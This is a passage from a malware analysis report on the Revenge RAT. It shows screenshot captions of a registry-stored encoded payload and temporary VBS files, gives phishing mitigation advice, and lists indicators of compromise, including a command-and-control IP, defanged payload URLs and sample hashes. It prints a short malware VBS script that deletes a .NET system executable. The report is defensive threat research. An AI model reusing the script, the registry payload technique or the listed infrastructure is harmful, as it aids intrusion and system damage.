Computer\HKEY_CURRENT_USER\SOFTWARE\YzQxNmY1OGRiMTNjNA==\32ffc147689e352fd05ced3f5eb783ff

SOFTWARE
7-Zip
AppDataLow
Classes
Google
JetBrains
McAfee
Microsoft
nasm
Nmap
Node.js
Policies
QtProject
RegisteredApplications
Sysinternals
WinRAR
WinRAR SFX
Wireshark
WJR
Wow6432Node
YzQxNmY1OGRiMTNjNA==
32ffc147689e352fd05ced3f5eb783ff

Name	Type	Data
(Default)	REG_SZ	(value not set)
32ffc147689e352...	REG_SZ	H4sIAAAAAAAEAOy9eXybxdE4vpJ1WbZly7JIO3YS...

Figure 22: "Handler" function



C:\Users\Flare-VM\AppData\Local\Temp

PC > Local Disk (C:) > Users > Flare-VM > AppData > Local > Temp

Name	Date modified	Ty
wireshark_EthernetU5N6J1.pcapng	29/03/2022 21:30	W
uVYrpxj.vbs	29/03/2022 21:24	VE
faKuSAt.vbs	29/03/2022 21:21	VE
EjtnxDpn.vbs	29/03/2022 21:16	VE

uVYrpxj.vbs
```
n Error Resume Next
Script.Sleep 2500
reateObject("Scripting.FileSystemObject").DeleteFile("C:\Windows\Microsoft.NET\Framework\v4.0.30319\jsc.exe")
```

Figure 23: UNV: Uninstalls and restarts the RAT; it also creates a script saved in the temporary folder on the user’s computer that, once it’s run by the malware, deletes the original “jsc.exe” file.

Recommendations

Revenge RAT malware causes a massive problems when deployed on a highly valued employee’s computer. Most likely delivered via a phishing email, it targets the individual person. It also requires the user’s attention to run the macros in order to initiate the attack.

To avoid falling victim to this type of attack, we recommend the following steps to mitigate your organization’s risk:

1. Educate your employees on the need for email security and the risk of opening suspicious emails and attachments.

2. Run email security drills every few months, to ensure that employees know what to look for in a suspicious email.

3. Create a process for employees to follow when they receive a suspicious email or link.

4. Disable macros in Microsoft Office applications.

For more information about how to protect your organization against malware attacks delivered via phishing emails, read our Advanced Email Security guide today.

Here’s some related content you may enjoy: How to Prevent Malware Attacks

IOCs

IP Address:

45.147.230.231:2222

URLs:

hxxp[://]45[.]147[.]230[.]231/a/Enc[.]txt

hxxp[://]45[.]147[.]230[.]231/a/Server[.]txt

Samples SHA-256:

Client.exe – f6b2c58f9846adcb295edd3c8a5beaec31fff3bc98f6503d04e95be3f9f072e8

Lime.dll – 9fca9b70d87c1b81bbb48209986e59d9cf92ab3f5bfd5fecf432caf0c3fed444

YHZYJGKGYAFXQEZFSRCPPY.ps1 –
37a94b72cec528ffaa6fb82559ba2dc0b82bc1270edc85e7cee98d16f6b9c242